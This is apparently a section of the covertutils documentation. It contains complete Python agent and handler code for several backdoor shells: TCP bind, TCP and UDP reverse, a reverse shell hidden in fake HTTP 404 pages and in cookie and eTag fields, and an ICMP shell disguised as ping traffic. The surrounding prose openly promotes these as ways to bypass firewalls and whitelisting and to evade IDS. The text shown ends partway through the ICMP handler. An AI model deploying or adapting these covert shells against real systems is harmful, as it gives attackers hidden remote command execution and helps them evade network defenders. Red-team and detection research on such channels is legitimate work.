Note: You win a free beer for scrolling down all the gibberish!

Note: You win ANOTHER free beer if you mail me my `/etc/passwd` file size!

2.11 Programming Examples

Examples can be run using the makefile available in the repo, as shown below:

```
make EX='examples/example_script.py 8080' run
```

Notice that examples have to be tested in pairs (agents - handlers).

2.11.1 Simple TCP Bind Shell

The Concept

Dead simple shell, just to demonstrate the basic Backdoor structure. Using pure TCP, the data packets are not hidden in any way, they look like an encrypted Layer 7 protocol.

The Setup

Handler binds to a TCP port and *Agent* connects to it. Both parties use the TCP connection to push data back and forth. The data is chunked in 50 byte chunks.

The Code

Agent - Server

```
#!/usr/bin/env python
from covertutils.handlers.impl import StandardShellHandler
from covertutils.orchestration import SimpleOrchestrator

import sys
import socket
from time import sleep

passphrase = "Pa55phra531"
addr = "0.0.0.0", int(sys.argv[1])

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)        #
s.bind( addr )                # Handling Networking
s.listen(5)                # independently of covertutils

while True :                # Make it listen `hard`
        client, client_addr = s.accept()                # Blocking the main thread

        def recv () :                # Create wrappers for networking
                return client.recv( 50 )

        def send( raw ) :                # Create wrappers for networking
                return client.send( raw )

        orch = SimpleOrchestrator( passphrase, tag_length = 2, out_length = 50, in_
↪length = 50, reverse = True, cycling_algorithm = sha512 )
        handler = StandardShellHandler( recv, send, orch )        # Create the␣
↪Handler Daemon Thread
```

Handler - Client

```
#!/usr/bin/env python
from covertutils.handlers import BaseHandler
from covertutils.orchestration import SimpleOrchestrator
from covertutils.shells.impl import StandardShell
```

```
import sys
import socket
from time import sleep

try :
        program, ip, port, passphrase = sys.argv
except :
        print( """Usage:
        %s <ip> <port> <passphrase>""" % sys.argv[0] )
        sys.exit(1)

client_addr = ip, int(port)

orch = SimpleOrchestrator( passphrase, tag_length = 2, out_length = 50, in_length =␣
↪50, cycling_algorithm = sha512 )

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect( client_addr )

def recv () :
        return s.recv(50)

def send( raw ) :
        return s.send( raw )


class MyHandler( BaseHandler ) :

        def onChunk( self, stream, message ) :
                pass

        def onMessage( self, stream, message ) :
                # The PrintShell class will automatically handle the response (print␣
↪it to the user)
                pass

        def onNotRecognised( self ) :
                print( "Got Garbage!" )

handler = MyHandler( recv, send, orch )

shell = StandardShell(handler, prompt = "(%s:%d)> " % client_addr )
shell.start()
```

2.11.2 Simple TCP Reverse Shell

The Concept

Same as above, but the *Agent* initializes the connection. Far more useful approach, as it can ignore Firewall/NAT pairs. *Agents* can have NAT'd IP addresses and still be accessible. Still, looks like a Layer 7 protocol.

The Setup

The TCP Server runs on the *Handler* and awaits the connection in a local or public IP. The *Agent*, knowing the *Handler's* IP (or domain name) connects to it and starts the communication.

The Code

Agent - Client

```
#!/usr/bin/env python
from covertutils.handlers.impl import ExtendableShellHandler
from covertutils.orchestration import SimpleOrchestrator

import sys
import socket
from time import sleep

passphrase = "Pa55phra531"
addr = sys.argv[1], int(sys.argv[2])
delay = int( sys.argv[3] )

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

closed = True

while True :

        if closed :
                try :
                        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                        s.connect( addr )
                        closed = False
                except Exception as e:
                        sleep( delay )
                        continue

        def recv () :
                global closed
                try :
                        ret = s.recv(50)
                        if ret == '' :          # in empty string socket is closed
                                closed = True
                                s.close()
                except :
                        closed = True
                        return ''
                        # print( "Connection Terminated" )
                        # ret = 'X'
                return ret


        def send( raw ) :
                return s.send( raw )

        orch = SimpleOrchestrator( passphrase, tag_length = 2, out_length = 50, in_
↪length = 50, reverse = True )
        handler = ExtendableShellHandler( recv, send, orch )        # Create the␣
↪Handler Daemon Thread

        while not closed : sleep(1)
```

Handler - Server

```
#!/usr/bin/env python
from covertutils.shells.impl import ExtendableShell
from covertutils.handlers import BaseHandler
from covertutils.orchestration import SimpleOrchestrator



import sys
import socket
from time import sleep

try :
        program, port, passphrase = sys.argv
except :
        print( """Usage:
        %s <port> <passphrase>""" % sys.argv[0] )
        sys.exit(1)

addr = '0.0.0.0', int(port)

orch = SimpleOrchestrator( passphrase, tag_length = 2, out_length = 50, in_length =␣
↪50 )

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)        #
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind( addr )                # Handling Networking
s.listen(5)                 # independently of covertutils

print( "Accepting" )
client, client_addr = s.accept()                # Blocking the main thread
print( "Accepted" )

def recv () :                # Create wrappers for networking
        return client.recv( 50 )

def send( raw ) :                # Create wrappers for networking
        return client.send( raw )


class MyHandler( BaseHandler ) :

        def onChunk( self, stream, message ) :
                pass

        def onMessage( self, stream, message ) :
                # print( message )
                pass

        def onNotRecognised( self ) :
                print( "Got Garbage!" )
                global s
                s.close()

handler = MyHandler( recv, send, orch )
shell = ExtendableShell(handler, prompt = "(%s:%d)> " % client_addr, debug = True )
```

```
shell.start()
```

2.11.3 Simple UDP Reverse Shell

The Concept

The same as above, but now in UDP. Many administrators ignore UDP protocol and don't include it in the Firewall configuration. But UDP is as usable as TCP... The `covertutils` traffic still looks like an Application Layer protocol, but based on UDP.

The Setup

The *Agent* uses UDP packets to communicate. As a Reverse connection, it is still able to bypass NATs. A UDP server is run on the *Handler*, listening for packets and responding.

The Code

Agent - Client

```
#!/usr/bin/env python
from covertutils.handlers.impl import StandardShellHandler
from covertutils.orchestration import SimpleOrchestrator

import sys
import socket
from time import sleep

from hashlib import sha512

passphrase = "Pa55phra531"
addr = sys.argv[1], int(sys.argv[2])
delay = int( sys.argv[3] )

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

def recv () :                # Create wrappers for networking
    return s.recvfrom( 50 )[0]

def send( raw ) :                # Create wrappers for networking
        return s.sendto( raw, addr )

orch = SimpleOrchestrator( passphrase, tag_length = 2, out_length = 50, in_length =␣
↪50, reverse = True, cycling_algorithm = sha512 )
handler = StandardShellHandler( recv, send, orch )        # Create the Handler Daemon␣
↪Thread

while True :
    send( 'X' )
    sleep( delay )
```

Handler - Server

```
#!/usr/bin/env python
from covertutils.handlers import BaseHandler
from covertutils.orchestration import SimpleOrchestrator

from covertutils.shells.impl import StandardShell

import sys
import socket
from time import sleep

from hashlib import sha512

try :
        program, port, passphrase = sys.argv
except :
        print( """Usage:
        %s <port> <passphrase>""" % sys.argv[0] )
        sys.exit(1)

addr = '0.0.0.0', int(port)
client_addr = None
orch = SimpleOrchestrator( passphrase, tag_length = 2, out_length = 50, in_length =
↪50, cycling_algorithm = sha512 )

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)        #
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind( addr )                # Handling Networking

synchronized = False

def recv () :                # Create wrappers for networking
        global client_addr
        global synchronized
        addr = False
        while addr != client_addr :
                ret, addr = s.recvfrom( 50 )
                if ret == 'X' :
                        client_addr = addr
                        synchronized = True

        return ret

def send( raw ) :                # Create wrappers for networking
        return s.sendto( raw, client_addr )


class MyHandler( BaseHandler ) :

        def onChunk( self, stream, message ) :        pass
        def onNotRecognised( self ) :        pass

        def onMessage( self, stream, message ) :
                # The PrintShell class will automatically handle the response (print
↪it to the user)
                pass
```

```
handler = MyHandler( recv, send, orch )

shell = StandardShell(handler, )

shell.start()
```

2.11.4 Advanced HTTP Reverse Shell

The Concept

Things start to get hairy with this one. All above shells use the `covertutils` generated data as an Application Layer protocol. While this won't raise any IDS alerts (as of *Totally IDS/IPS evading payloads*), it is possible that the packets will be flagged/blocked because of the bogusness of the protocol. That's because some Net admins are smart...

Smart network administrator:

if it **ain't HTTP/S**,
and it **ain't DNS**,
and not **Skype protocol either**,
then *I don't want it off my network*

So, to bypass this kind of Firewall *Whitelisting*, the `covertutils` data is designed to resemble random/encrypted data. Also, `covertutils` has several tools to embed this kind of data into existing -well known- protocols, effectively creating *Covert Channels*.

Here this technique will be used with HTTP. The URL, Cookie and eTag, in an HTTP request, and an HTML comment in HTTP Response, can be populated with `covertutils` data without raising too much suspicion.

The *Agent* polls the *Handler* every few seconds (a random number in the `delay_between` space) - feature of the *`covertutils.handlers.interrogating.InterrogatingHandler`*, and executes any commands that are returned.

The Setup

For demonstrating purposes, this one is implemented quite badly! Just to provide an example with the (*now deprecated*) *`covertutils.orchestration.stegoorchestrator.StegoOrchestrator`*. The HTTP packets to be send are hardcoded in the *Agent* and *Handler*, with placeholders where data will be injected.

The *Handler* runs a custom TCP server, just to demonstrate the whole `covertutils` over HTTP over TCP chain.

The Code

Agent - Client

```
#!/usr/bin/env python

#                          Disclaimer!
#         This code is not an optimal HTTP reverse shell!
# It is created to introduce as many aspects of 'covertutils' as possible.
```

```
# There are muuuuuch better ways to implement a reverse HTTP shell using this package,
# using many Python helpers like SimpleHTTPServer.
# In this file the HTTP requests/responses are crafted in socket level to display
# the concept of 'StegoOrchestrator' class and network wrapper functions

from covertutils.handlers import InterrogatingHandler, FunctionDictHandler
from covertutils.handlers.impl import StandardShellHandler, ExtendableShellHandler
from covertutils.orchestration import StegoOrchestrator
from covertutils.datamanipulation import asciiToHexTemplate

from os import urandom
from time import sleep
import sys
import socket


#============================== HTTP Steganography part ===================

resp_ascii = '''HTTP/1.1 404 Not Found
Server: Apache/2.2.14 (Win32)
Content-Length: 363
Connection: Closed
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
   <title>404 Not Found</title>
</head>
<body>
   <h1>Not Found</h1>
   <p>The requested URL was not found on this server.</p>
</body>
<!-- Reference Code: ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
-->
</html>
'''
resp_templ = asciiToHexTemplate( resp_ascii )

req_ascii = '''GET /search.php?q=~~~~~~~~?userid=~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
↪~ HTTP/1.1
Host: {0}
Cookie: SESSIOID=~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
↪~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
eTag: ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
User-Agent: covertutils HTTP-shell by John Torakis

'''                # 2 new lines terminate the HTTP Request
req_templ = asciiToHexTemplate( req_ascii )

#                Create the StegoOrchestrator configuration string
stego_config = '''
X:_data_:\n\n

resp = """%s"""
req = """%s"""
''' % ( resp_templ, req_templ )
```

```
#==========================================================================


#============================== Handler Overriding part ===================

# Making a dict to map every 'stream' to a function to be called with the message as␣
↪argument
# _function_dict = { 'control' : GenericStages['shell']['function'], 'main' :␣
↪GenericStages['shell']['function'] }

# We need a handler that will ask for and deliver data, initiating a communication␣
↪once every 2-3 seconds.
# This behavior is modelled in the 'InterrogatingHandler' with the 'delay_between'␣
↪argument.
# The 'FunctionDictHandler' automatically runs all messages through function found in␣
↪a given dict
class ShellHandler ( InterrogatingHandler, ExtendableShellHandler ) :

        def __init__( self, recv, send, orch ) :
                super( ShellHandler, self ).__init__( recv, send, orch, # basic␣
↪handler arguments
                                                                                fetch_
↪stream = 'control',        # argument from 'InterrogatingHandler'
                                                                                stage_
↪stream = 'stage',
                                                                                delay_
↪between = (0.0, 4),         # argument from 'InterrogatingHandler'

↪# delay_between = (2, 3)         # argument from 'InterrogatingHandler'
                                                                                )
↪# The arguments will find their corresponding class and update the default values

        def onChunk( self, stream, message ) : pass                # If a part of a␣
↪message arrives - do nothing.

        def onMessage( self, stream, message ) :                # If a message arrives

                if message != 'X'␣
↪:                                                                  # If message is␣
↪not the 'no data available' flag
                        output = FunctionDictHandler.onMessage( self, stream, message␣
↪)        # Run the received message

↪#through the corresponding function
                        # stream, message = super( ShellHandler, self ).onMessage(␣
↪stream, message )        # Run

                        print( "[+] Command Run!" )
                        # print( "[+] Command Run: '%s'!" % output )
                        # print( "Got to send %d bytes" % len(output) )
                        self.queueSend( output, stream )                        #␣
↪Queue the output to send in next interval


        def onNotRecognised( self ) : print( "[!] < Unrecognised >" )
```

```
#==========================================================================


#============================== Networking part ===========================
# The networking is handled by Python API. No 'covertutils' code here...

#        Handler's location
addr = ( sys.argv[1], int( sys.argv[2]) )        # called as 'python Client.py 127.0.
↪0.1 8080'

#        Create a simple socket
client_socket = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
# client_socket.setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)

#        As every HTTP request/response needs a new Socket,
# this variable is used to inform network wrappers if the last HTTP transaction is␣
↪finished
# It is used in spin-locks. Could be designed a lot better with mutex and up/down.
same_con = False

def send( raw ) :
        global client_socket
        global same_con
        while same_con : sleep (0.01); continue;        # If the last transaction isn
↪'t finished - block
        while not same_con :
                try :                           # Try starting a new connectio if the␣
↪Server is up
                        client_socket = socket.socket( socket.AF_INET, socket.SOCK_
↪STREAM )        # Start new HTTP transaction
                        client_socket.connect( addr )
                        client_socket.send( raw )                       # Send the␣
↪data
                        same_con = True                         # make the 'recv'␣
↪unblock
                except Exception as e:
                        # print( e )
                        sleep( 2 )        # Retry to connect to handler every 2␣
↪seconds

def recv( ) :
        global client_socket
        global same_con
        while not same_con : sleep (0.01); continue        # If an HTTP transaction␣
↪hasn't started - block
        ret = client_socket.recv( 2048 )                # Get the HTTP response
        client_socket = None                                    # The socket will␣
↪be closed by the HTTP Server
        same_con = False                                        # unblock the
↪'send' function to start a new HTTP transaction
        return ret

#==========================================================================


#============================Handler Creation============================

passphrase = "App1e5&0raNg3s"        # This is used to generate encryption keys
```

```
orch = StegoOrchestrator( passphrase,
                                                    stego_config = stego_config,
                                                    main_template = "req",
↪                 # The template to be used
                                                    hex_inject = True,
↪                         # Inject data in template in hex mode
                                                    reverse = True,␣
↪                         # For 2 Orchestrator objects to be compatible one must have
↪'reverse = True'
                                                    streams = ['heartbeat'],
                                                    )

handler = ShellHandler( recv, send, orch )

#================================================================================

# Wait forever as all used threads are daemonized
while True : sleep(10)


#        Magic!
```

Handler -Server

```
#!/usr/bin/env python

#                          Disclaimer!
#         This code is not an optimal HTTP reverse shell!
# It is created to introduce as many aspects of 'covertutils' as possible.
# There are muuuuuch better ways to implement a reverse HTTP shell using this package,
# using many Python helpers like SimpleHTTPServer.
# In this file the HTTP requests/responses are crafted in socket level to display
# the concept of 'StegoOrchestrator' class and network wrapper functions

from covertutils.handlers import ResponseOnlyHandler
from covertutils.orchestration import StegoOrchestrator
from covertutils.datamanipulation import asciiToHexTemplate

from covertutils.shells.impl import StandardShell, ExtendableShell

from time import sleep
from os import urandom
import random
import string
import sys

import socket
from threading import Thread

#============================== HTTP Steganography part ===================

resp_ascii = '''HTTP/1.1 404 Not Found
Server: Apache/2.2.14 (Win32)
Content-Length: 363
Connection: Closed
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
   <title>404 Not Found</title>
</head>
<body>
   <h1>Not Found</h1>
   <p>The requested URL was not found on this server.</p>
</body>
<!-- Reference Code: ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
-->
</html>
'''
resp_templ = asciiToHexTemplate( resp_ascii )
# qa85b923nm90viuz12.securosophy.com
req_ascii = '''GET /search.php?q=~~~~~~~~?userid=~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
↪~ HTTP/1.1
Host: {0}
Cookie: SESSIOID=~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
↪~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
eTag: ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
User-Agent: covertutils HTTP-shell by John Torakis

'''                # 2 new lines terminate the HTTP Request
req_templ = asciiToHexTemplate( req_ascii )

#                Create the StegoOrchestrator configuration string
stego_config = '''
X:_data_:\n\n

resp = """%s"""
req = """%s"""
''' % ( resp_templ, req_templ )

#===========================================================================



#============================== Handler Overriding part ===================

# It is an HTTP Server, so it has to send data only when requested.
# Hence the use of the 'ResponseOnlyHandler' which sends data only when 'onMessage()'␣
↪is hit with the self.request_data message
class MyHandler ( ResponseOnlyHandler ) :        #
        # Overriding original onMessage method to send a response in any case - not␣
↪only 'ResponseOnlyHandler.request_data' message arrives
        def onMessage( self, stream, message ) :
                # If the Parent Class would respond (the message was a request), don
↪'t bother responding
                responded = super( MyHandler, self ).onMessage( stream, message )
                if not responded :        # If the message was real data (not
↪'ResponseOnlyHandler.request_data' string), the Parent Class didn't respond
                        self.queueSend("X", 'heartbeat');        # Make it respond␣
↪anyway with 'X' (see Client)
                        responded = super( MyHandler, self ).onMessage( stream,␣
↪message )
                        assert responded == True                # This way we know it␣
↪responsed!
```

```
                # The PrintShell class will automatically handle the response (print␣
↪it to the user)


        def onChunk( self, stream, message ) :
                if message : return                                             # If this␣
↪chunk is the last and message is assembled let onMessage() handle it
                # print "[*] Got a Chunk"
                self.onMessage( 'heartbeat', self.request_data )        # If this is␣
↪a message chunk, treat it as a 'request_data' message

        def onNotRecognised( self ) :
                # print "[!]< Unrecognised >"
                # If someone that isn't the client sends an HTTP Request
                redirection_http='''
HTTP/1.1 302 Found
Server: Apache/2.2.14 (Win32)
Location: http://securosophy.com
Content-Length: 0
Content-Type: text/plain
Content-Language: el-US
Connection: close

                '''         # The response will be a redirection
                send( redirection_http )                                                #
                # This way all random connections will get redirected to "securosophy.
↪com" blog
#============================================================================


#============================== Networking part ==========================
# The networking is handled by Python API. No 'covertutils' code here...

addr = ("0.0.0.0", int( sys.argv[1]) )                  # The Listening Address tuple

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)        # Listening␣
↪socket
server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)         # Free the␣
↪socket object directly after process finishes
server_socket.bind( addr )                  # Handling Networking
server_socket.listen(5)                          # independently of covertutils

# HTTP Servers work like:
#         Client (Socket Opens)  Server
#         Client ------SYN-----> Server
#         Client <---SYN-ACK---- Server
#         Client ------ACK-----> Server

#         Client (HTTP Request)  Server
#         Client --------------> Server
#         Client (HTTP Response) Server
#         Client <-------------- Server

#         Client (Socket Close)  Server
#         Client <-----FIN------ Server
#         Client ----FIN-ACK---> Server
#         Client <-----ACK------ Server
```

```
# As this happens for every HTTP Request/Response the 'send' and 'recv' functions
# use spin-locks to block and recognise when they can tranfer data.
# 'send' and 'recv' are wrappers for Handler object networking. Covertutils is␣
↪network agnostic


client = None                                                # Globally define the␣
↪client socket
client_addr = None
def recv () :
        global client
        while not client : continue        # Wait until there is a client
        ret = ''
        while not ret :                          # Block until all data is received
                ret = client.recv( 2048 )
        return ret                         # Return the received data


def send( raw ) :
        global client
        while not client : continue        # Wait until there is a client
        client.send( raw )                         # Send the data through the socket
        client.shutdown(socket.SHUT_RDWR) #        Terminate the Socket
#=============================================================================


#============================Handler Creation=============================

passphrase = "App1e5&0raNg3s"        # This is used to generate encryption keys
orch = StegoOrchestrator( passphrase,
                                                        stego_config = stego_config,
                                                        main_template = "resp",
↪                # The template to be used
                                                        hex_inject = True,␣
↪                        # Inject data in template in hex mode
                                                        streams = ['heartbeat'],
                                                        )
handler = MyHandler( recv, send, orch )        # Instantiate the Handler Object using␣
↪the network wrappers


def serveForever() :
        global client
        global client_addr
        while True :                                    # Make it listen `hard`
                client_new, client_addr = server_socket.accept()
                client = client_new

server_thread = Thread ( target = serveForever )
server_thread.daemon = True
server_thread.start()

#=============================================================================


#============================ Shell Design part ==========================
shell = ExtendableShell( handler,
        ignore_messages = set(['X'])         # It is also the default argument in␣
↪BaseShell
```

```
        )
shell.start()

#================================================================================

#        Magic!
```

Traffic Sample

HTTP Request

```
GET /search.php?q=01e45e90?userid=6c8a34140ef540caa9acc5221ca3be54bc1425 HTTP/1.1
Host: {0}
Cookie:␣
↪SESSIOID=6626d881415241b388b44b52837465e4ed2b2504f9f16893716c25a1f81e9c5809b5485281acf68327ada9d3c6
eTag: c9262c8fa9cf36472fc556f39f9446c25c5433
```

HTTP Response

```
HTTP/1.1 404 Not Found
Date: Sun, 18 Oct 2012 10:36:20 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 363
Connection: Closed
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
   <title>404 Not Found</title>
</head>
<body>
   <h1>Not Found</h1>
   <p>The requested URL was not found on this server.</p>
</body>
<!-- Reference Code: d90a2b5e614c0b0a28c438e8100f16537f854c5a193
c0b7da2ca674b2583cf328fe7f7f0cf49e8932ce9dd5f08a362c92f7d923867ffb4b196b885461e12a892
-->
</html>
```

Note: Please notice that this example will work for only 1 reverse connection. Other connections will jam as of the Cycling Encryption Key. A real project would use HTTP Cookies along with `Orchestrator.getIdentity()` and `Orchestrator.checkIdentity()` to achieve session management.

2.11.5 Advanced ICMP Bind Shell

The Concept

In case you need a Shell from an Internet exposed Web server, or Firewall, or VPS this is for you. Anything with a Public IP will do! This one monitors ICMP `echo-request` packets arriving to the host, and if it identifies `covertutils` Layer 7 (after the ICMP header), decodes-executes and responds with `echo-reply` packet containing the reply of the sent command.

It is specifically created to resemble `ping` implementation and this can be seen in the *Traffic Sample* below. Yet, the actual Layer 7 payload contains `coverutils` data.

The Setup

The *Agent* monitors all NICs for ICMPs and responds. As it doesn't attempt to connect anywhere, instead waits for data, this is a *Bind* shell (as it *binds* to the NICs).

The *Handler* sends a ping with a command, and a Ping-Pong is initialized until all command output is delivered to the *Handler*. Then silence...

This example uses the Legendary Scapy package to parse and create Raw Packets. It can be also implemented using `StegoOrchestrator` class, if Scapy dependency is a bummer. Windows users will need Npcap to use Scapy. Python Raw Sockets do not seem to have this dependency.

As this backdoor uses Raw Sockets, **root** permissions are needed for both *Handler* and **Agent** .

The Code

Agent - Server

```
#!/usr/bin/env python
#============================== Imports part ==============================

from covertutils.orchestration import SimpleOrchestrator
from covertutils.handlers import ResponseOnlyHandler, FunctionDictHandler
from covertutils.handlers.impl import StandardShellHandler

from scapy.all import sniff, IP, ICMP, Raw                # Never bloat scapy import␣
↪with *
from scapy.all import send as scapy_send        # unexpected things will happen

from threading import Thread                # Need a thread for running a sniffer
from time import sleep                        # I spin lock a lot
from random import randint                # Generating IP id field needs randomness

passphrase = "pass"                # Passphrase hardcoded in handler. Could also be␣
↪encrypted.

#============================== Networking part ===========================
# The networking is handled by Python and Scapy. No 'covertutils' code here...

icmp_packets = []                # Packets captured by sniffer will be stored here
packet_info = []                # List of packet information collected for the␣
↪handler to know where to respond


def add_icmp_packet( pkt ) :        # wrapper function to add a packet to the list
        global icmp_packets
        icmp_packets.append( pkt )


def collect_icmp() :                # Scappy non terminating sniffer
        cap_filter = "icmp[icmptype] == icmp-echo"                # that captures␣
↪echos
        sniff( filter = cap_filter, prn = add_icmp_packet )         # runs forever
```

```
def recv( ) :                # Networking Wrapper function needed for the handler
        while not icmp_packets :        # Blocks when no packet is available
                sleep(0.01)

        pkt = icmp_packets.pop(0)        # Get the first packet
        timestamp = str(pkt[Raw])[:4]        # Keep the timestamp to use it on the␣
↪response
        raw_data = str(pkt[Raw])[4:]                        # remove the timestamp␣
↪and get the raw data
        #        Keep a track of the packet information as it may be from the Handler
        packet_info.insert( 0, (pkt[IP].src, pkt[IP].dst, pkt[ICMP].seq, pkt[ICMP].id,
↪ timestamp ) )
        #        If it is from the Handler a response will be made using that␣
↪information
        return raw_data


def send( raw_data ) :
        ip_id = randint( 0, 65535 )                # To simulate real packets
        handler_ip, self_ip, icmp_seq, icmp_id, timestamp = packet_info[0]        #␣
↪extract the data from the packet that will be answered
        paylaod = timestamp + raw_data        # the payload starts with UNIX time to␣
↪simulate real ping
        pkt = IP( dst = handler_ip, src = self_ip, id = ip_id )/ICMP( type = "echo-
↪reply", seq = icmp_seq, id = icmp_id )/Raw( paylaod )
        scapy_send( pkt, verbose = False )                # Make and send a Raw Packet


sniff_thread = Thread( target = collect_icmp )
sniff_thread.daemon = True
sniff_thread.start()                        # Run the ICMP echo collector in a thread
#==========================================================================




#============================== Handler Overriding part ==================

# A dict that designates what function is going to run if Messages come from certain␣
↪streams
# _function_dict = { 'control' : GenericStages['shell']['function'],
#                                        'main' : GenericStages['shell']['function']
#                                        }
# Here all streams will be used for a typical 'system' function (raw shell).
# FEEL FREE TO CREATE YOUR OWN!

#        ResponseOnlyHandler because the Agent never sends packet adHoc but only as␣
↪responses
#        FunctionDictHandler to set the dict of functions run on messages
class AgentHandler( ResponseOnlyHandler, StandardShellHandler ) :

        def onNotRecognised( self ) :        # When Junk arrives
                global packet_info        # It means that the packet is not created␣
↪by Handler
                del packet_info[0]        # So the packet's info get deleted as the␣
↪Agent won't respond to it
```

```
                # print "[!] Unrecognised"


        def onChunk( self, stream, message ) :          # When a Chunk arrives
                # print "[+] Got Chunk!"
                if not message :        # If it is not a complete message (but a part␣
↪of one)
                        self.onMessage( stream, self.request_data )         # Treat it␣
↪as message containing the `self.request_data` string


        def onMessage( self, stream, message ) :        # When a Chunk arrives
                # print "[%] Got a Message!"
                if message == self.request_data :         # If the Message contains␣
↪the `self.request_data` string
                        ret_stream, ret_message = stream, message         # The␣
↪message to be responded will contain the same value
                else :                  # Else pass it through the function pointed by␣
↪the function dict
                        ret_message = FunctionDictHandler.onMessage( self, stream,␣
↪message )

                responded = ResponseOnlyHandler.onMessage( self, stream, ret_message␣
↪)         # Run the ResponseOnlyHandler onMessage
                # That automatically responds with the next Message in queue when␣
↪called. (Always responding to messages behavior)
                if not responded :                # If the message was real data (not
↪'ResponseOnlyHandler.request_data' string), the Parent Class didn't respond
                        self.queueSend( ret_message, stream );         # Make it␣
↪respond anyway with 'ResponseOnlyHandler.request_data' (see Client)
                        responded = ResponseOnlyHandler.onMessage( self, stream, ret_
↪message )         # Now it will responde for sure as a message is manually added to␣
↪the queue
                        assert responded == True                # This way we know it␣
↪responsed!
#================================================================================



#============================Handler Creation=================================

orchestrator = SimpleOrchestrator( passphrase,        # Encryption keys generated␣
↪from the passphrase
                                   tag_length = 2,                # The tag length in␣
↪bytes
                                   out_length = 52,        # The absolute output byte␣
↪length (with tags)
                                   in_length = 52,                # The absolute input␣
↪byte length (with tags)
                                   streams = ['heartbeat'],        # Stream 'control'␣
↪will be automatically added as failsafe mechanism
                                   reverse = False )        # Reverse the encryption␣
↪channels - Handler has `reverse = True`

agent = AgentHandler( recv, send, orchestrator,                         # Instantiate␣
↪the Handler object. Finally!
                                  # function_dict = _function_dict,          #␣
↪needed as of the FunctionDictHandler overriding
```

```
                                        )
#============================================================================


# Wait forever as all used threads are daemonized
while 1 :       sleep(10)       # Magic!
```

Handler - Client

```
#!/usr/bin/env python
#============================== Imports part ==============================

from covertutils.handlers import ResponseOnlyHandler
from covertutils.orchestration import SimpleOrchestrator

from covertutils.shells.impl import StandardShell

from scapy.all import sniff, IP, ICMP, Raw                # Never bloat scapy import␣
↪with *
from scapy.all import send as scapy_send        # unexpected things will happen

from threading import Thread                # Need a thread for running a sniffer
from time import sleep                        # I spin lock a lot

from random import randint                # Generating ICMP and IP id fields needs␣
↪randomness
from struct import pack                        # packing a unixtime in Pings is key
import time                                                # used for unixtime

import sys                                                # Used for arguments


agent_address = sys.argv[1]                # Where the Agent resides (aka RHOST)
passphrase = sys.argv[2]                # What is the passphrase the agent uses
delay_secs = float(sys.argv[3])        # Delay between Pings sent. 1 sec is slow but␣
↪realistic


#============================== Networking part ============================
# The networking is handled by Python and Scapy. No 'covertutils' code here...

icmp_packets = []                # Packets captured by sniffer will be stored here
icmp_seq = 1                # The initial Ping sequence value is 1/256
icmp_id = randint( 0, 65535 )        # The sequence value is the same on every packet␣
↪for every execution of 'ping'


def add_icmp_packet( pkt ) :        # wrapper function to add a packet to the list
        global icmp_packets
        icmp_packets.append( pkt )


def collect_icmp() :                # Scappy non terminating sniffer
        cap_filter = "icmp[icmptype] == icmp-echoreply"                # that␣
↪captures echo replies
        sniff( filter = cap_filter, prn = add_icmp_packet )         # runs forever
```

```
def get_icmp_timestamp( ) :                # function returns UNIX time in 4 bytes␣
↪Little Endian
        return pack("<I", int(time.time()))


def recv( ) :                # Networking Wrapper function needed for the handler
        while not icmp_packets :        # Blocks when no packet is available
                sleep(0.01)

        pkt = icmp_packets.pop(0)        # Get the first packet
        raw_data = str(pkt[Raw])[4:]                # Remove the UNIX timestamp
        return raw_data                # Return the raw data to Handler


def send( raw_data ) :        # Networking Wrapper function needed for the handler
        sleep( delay_secs )                # Delay before next Ping
        ip_id = randint( 0, 65535 )        # Calculate random header values to␣
↪simulate real packets
        payload = get_icmp_timestamp() + raw_data        # the payload starts with␣
↪UNIX time to simulate real ping
        pkt = IP( dst = agent_address, id = ip_id, flags = 'DF' )/ICMP( type = "echo-
↪request", id = icmp_id, seq = icmp_seq )/Raw( payload )
        scapy_send( pkt, verbose = False )                # Make and send a Raw Packet


sniff_thread = Thread( target = collect_icmp )
sniff_thread.daemon = True
sniff_thread.start()                        # Run the ICMP reply collector in a thread
#=========================================================================


#============================== Handler Overriding part ==================

#        ResponseOnlyHandler because the Agent never sends packet adHoc but only as␣
↪responses
